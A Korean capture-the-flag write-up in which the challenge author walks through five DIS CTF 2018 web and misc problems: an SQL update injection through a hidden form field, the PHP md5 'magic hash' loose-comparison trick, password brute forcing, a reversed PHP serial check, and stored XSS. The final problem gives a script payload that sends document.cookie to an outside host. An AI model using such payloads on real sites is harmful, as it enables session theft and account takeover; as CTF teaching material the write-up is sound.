DIS CTF 2018 WRITE-UP


배곧중학교 엄서훈

문제 링크 : https://www.uhmtoto.xyz/disctf_probs
(웬만하면 닫지 않을 예정)
+ 내 문제의 flag와 대회 시스템의 flag 형식이 달라서 실제 뜨는 flag와 적혀 있는 flag가 다를 수 있음.

Prob1) Can you be the GOD? :D (WEB) 350pt

푼 팀이 우리팀과 trust팀 밖에 없다
생각보다 많이 못풀어서 놀랐다

trust팀도 내가 생각한 방법으로 안풀고 SQLi와 아이디 게싱으로 풀었다고 한다 ㅋㅋㅋ



처음 문제에 들어가면 위에 처럼 뜬다

GOD이 되라고 한다

test/test로 가입하고 로그인 하면

hello, test

if you win the god, you can be the god!!

point +1 point -1 logout Rank

이런 메뉴 화면이 뜬다

당신이 GOD을 이기면 당신이 GOD이 된다고 적혀있다

우선 rank에 들어가 보자

#	ID	Point
1	SWU	2147483647
2	TheGod	2147483646
3	noel500	1088
4	123	66
5	hyoyoung1324	25
6	god	13

이미 TheGod을 이긴 사람이 있긴 하지만 TheGod을 이기려면 point가 21474836471이 되면 될것 같다

소스보기로 확인을 해보니

```
ead>
  <!-- $query = "UPDATE ???? SET ".????." WHERE `id`='".$_SESSION['id']."'"; -->
  <!-- mysql_query($query, $conn); -->
  <title>Can you be the GOD?</title>
```

이런 힌트와

```
<input type="button" value="point -1" class="btn btn-dange
<input type="hidden" name="query" value="btn btn-info">
<input type="button" value="logout" class="btn btn-dark" o
<input type="submit" value="Rank" class="btn btn-info">
```

form부분에 이런것도 있다

힌트에서는 UPDATE (테이블 명) SET (????) WHERE id = $_SESSION[‘id’]

이라고 되어 있다 아마도 (????)은 아래 form에 있는 query의 값일 것 같다

이 계정의 point가 2147483647이 되야하므로 query의 value에 point=2147483647을 넣고 rank를 눌러보자 (rank가 submit 버튼이니까)

rank에 들어가보니까

#	ID	Point
1	SWU	2147483647
2	test	2147483647
3	TheGod	2147483646

1등은 아니지만 TheGod을 이겼다

다시 되돌아 오니까 아까처럼 메뉴가 뜨지 않고

What is GOD's ID??

GOD's ID

SUBMIT

이런 화면이 뜬다

이제 test계정이 TheGod을 이겼으니까 자신의 아이디인 test를 넣고 제출하자

조금 내리니까 flag가 나온다.

flag : u_aR3_r2a1_G0d!


Prob2) Compare (MISC) 350pt

그래도 이건 3팀이나 풀었다


흔한 문제긴 하니까?

들어가서 페이지 타이틀을 보니 hash라고 되어있다

해시와 관련이 있을 것으로 보인다



처음 들어가면 아래같은 화면이 나온다



value1에 1234, value2에도 1234를 넣으니까

VALUE 1

VALUE 1

VALUE 2

VALUE 2

they are same!

COMPARE

같다고 나온다
그래서 둘을 다르게 넣어봐도

VALUE 1

VALUE 1

VALUE 2

VALUE 2

no

COMPARE

no라고 뜬다
???????

여기서 사용할게 페이지 타이틀의 힌트 (hash)이다

같아도 안되고, 달라도 안되면

php에서 md5로 해싱한 값을 비교했을 때 같게 되는 취약점을 사용해서 이 문제를 풀 수 있을것 같다

php에서는 md5('240610708') == md5('QNKCDZO')이 true가 되는데,

https://www.uhmtoto.xyz/vulnerables/md5_cmp 에 들어가면 실제로 그런지 확인 할 수 있다

이제 value1에 240610708, value 2에 QNKCDZO를 넣고 전송해보자

VALUE 1

VALUE 1

VALUE 2

VALUE 2

their hash are same!
FLAG IS flag{MD5_cndehf}

COMPARE

해시가 같다면서 flag를 뱉는다

Flag : MD5_cndehf

Prob3) cmp2 WEB) 400pt

어느 문제든지 solver에 있는 갓갓 trust..

Length: 3, 알파벳 소문자로 이루어짐

admin password

ADMIN LOGIN

들어가면 이렇게 뜬다

abc를 넣고 login을 누르니

Not Found

The requested URL /disctf_probs/prob3/abc.html was not found on this server.


abc.html이 없다는 not found가 뜬다. 맞는 password를 입력하면 뭐가 뜰것 같다

어차피 알파벳 소문자 3글자로 된 비밀번호니까 python requests module로 브루트 포스 때려보자

소스코드 : (git hub link)

```
grs
grt
gru
grv
grw
grx
gry
grz
SUCCESS!
PAYLOAD : https://www.uhmtoto.xyz/disctf_probs/prob3/grz.html
```

이제 https://www.uhmtoto.xyz/disctf_probs/prob3/grz.html 에 들어가보자



또 브루트 포스를 해야한다

이번도 아까랑 비슷하게 비밀번호 뒤에 .html을 붙이고 그 주소로 리디렉션 된다

브루트 포스 프로그램 소스코드 : (git hub link)

```
0906
0907
0908
0909
0910
0911
0912
0913
0914
SUCCESS!
PAYLOAD: https://www.uhmtoto.xyz/disctf_probs/prob3/0914.html
eomseohunuiMBP:Exploit-Code uhmseohun$
```

이제 https://www.uhmtoto.xyz/disctf_probs/prob3/0914.html 로 들어가보자!

아무것도 안뜬다!

???

소스보기를 보자


자바스크립트가 패킹되어있다

unpack해서 보자

```
console.log('FLAG IS flag{1_l0v3_brut2f0rc3!}');
```

콘솔에 flag를 적어놨다고 한다

flag를 알아내긴 했지만 콘솔에서 다시 한 번 확인해보자




콘솔에도 있었다 ㅋㅋㅋ

Flag : 1_l0v3_brut2f0rc3!

Prob4) Key Auth WEB) 400pt

정말 내는것도 귀찮았던 문제다
아무도 못풀줄 알았는데
trust팀이 풀었다 ㅋㅋㅋㅋ

처음에 아래 같은 화면이 뜬다



아마 시리얼 문제를 맞춰야 하는 문제 같다

abcd를 넣어보자

유효하지 않다고 뜬다

이런 문제는 보통 힌트가 있기 때문에 (내가 냈지만)

소스보기를 보자

힌트는 auth.phps 라고 한다

```
<html>
    <head>
        <title>Auth Page</title>
        <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" integrity="sha384-
WskhaSGFgHYWDcbwN70/dfYBj47jz9qbsMId/iRN3ewGhXQFZCSftd1LZCfmhktB" crossorigin="anonymous">
    </head>
    <body>
        <div id="container" style="margin: 350px">
            <h1>
                <?php
                    $y = "9";
                    function inv() {
                        echo "Invalid S/N";
                        exit();
                    }
                    function valid() {
                        echo "FLAG is ????";
                    }
                    $w = "7";
                    if(preg_match('/[^0-9a-z]/')) inv();
                    $key = explode('-', $_GET['key']);
                    if(count($key) != 4) inv();
                    $x = "1";
                    if(substr($key[0], 0, 2) != "sn") inv();
                    if(ord(substr($key[0], 2, 1)) + ord(substr($key[0], 3, 1)) >= ord(substr($key[0], 4, 1))) inv();
                    $w = "1";
                    if(substr($key[0], 1, 1) != substr($key[1], 1, 1)) inv();
                    if(pow((int)substr($key[1], 0, 1), 2) != (int)substr($key[1], 2, 1)) inv();
                    $z = "3";
                    if(!is_numeric(substr($key[2], 0, 1)) || !is_numeric(substr($key[2], 3, 1))
                    || !is_numeric(substr($key[2], 5, 1))) inv();
                    $w = "7";
                    if(is_numeric(substr($key[2], 1, 1)) || is_numeric(substr($key[2], 2, 1)) || is_numeric(substr($key[2], 4, 1))) inv();
                    if(ord(substr($key[2], 0, 1)) + 3 != ord(substr($key[2], 3, 1))) inv();
                    if(ord(substr($key[2], 3, 1)) + 4 != ord(substr($key[2], 5, 1))) inv();
                    if(substr($key[2], 1, 1) != substr($key[2], 2, 1)
                     || substr($key[2], 2, 1) != substr($key[2], 4, 1)) inv();
                    if($key[3] != $w.$x.$y.$z) inv();

                    valid();
                ?>
            </h1>
        </div>
    </body>
</html>
```

auth.phps에 들어가니 (끔찍한) 소스코드가 나온다

분석 해보니

시리얼 넘버는 알파벳 소문자와 숫자로 이루어졌으며, - 로 구분된 4덩이 이고,

첫번째 묶음의 첫 2글자는 sn으로 시작 하고, 3번째 글자와 4번째 글자의 아스키 코드를 더한 값은 5번째 글자의 아스키 코드보다 커야 한다
그렇다면 가능한 첫번째 뭉치는 sn11z 이 있다

이제 두번째 묶음을 살펴보자

두번째 묶음의 두번째 글자는 첫번째 묶음의 첫 글자(s)와 같아야 하고,
첫번째 문자를 숫자로 바꾼것의 제곱이 세번째 글자와 같아야 한다고 한다
그러면 첫번째와 세번째 글자는 숫자여야 할 것이다
그렇다면 가능한 두번째 뭉치는 2n4 정도가 될 것 이다

이제 세번째 묶음을 살펴보자

세번째 묶음의 1, 4, 6번째 문자는 숫자이고, 2, 3, 5번째 문자는 알파벳 소문자 여야한다고 한다
또한 첫번째 문자의 아스키 코드에서 3을 더한 값은 4번째 문자의 아스키 코드와 같아야하고,
네번째 문자의 아스키 코드에 4를 더한 값은 6번째 문자의 아스키 코드와 같아야 한다
또한 알파벳 소문자인 문자들 (2, 3, 5번째 문자) 는 모두 같다고 한다

이런 조건을 만족시키는 가능한 세번째 뭉치의 값은 1kk4k8 정도가 된다

이제 마지막 조건!!!!

마지막 뭉치 (4번째 뭉치)는 $w.$x.$y.$z가 되어야 한다고 한다
앞에서 w, x, y, z의 값은 계속 바뀌지만, 최종적인 w, x, y, z의 값은 각각 7193이다


앞에서 구한것들을 종합하면 가능한 시리얼코드는
`sn11z-2n4-1kk4k8-7193`
정도가 될 것 같다
이제 이 시리얼 코드를 넣어보자

FLAG is flag{7J206rG466ee7LaU64uk64ulLg==}

Flag : 7J206rG466ee7LaU64uk64ulLg==

이제 마지막 문제다!

Prob5) comment (WEB) 400pt



문제 화면이다

사용자들은 자신이 하고싶은 말을 이곳에 남기는 것 같다

들어가자 마자 alert로 1이 뜨는것을 보아 XSS가 가능 할 것 같다

<script>location.href="https://www.uhmtoto.xyz/xss?c="+document.cookie;</script>

라고 content에 넣고 관리자가 볼 때 까지 기다렸다가 관리자의 usr값을 자신의 쿠키값에 넣으면 풀린다

flag : !!!th1s_is_last_prob!!!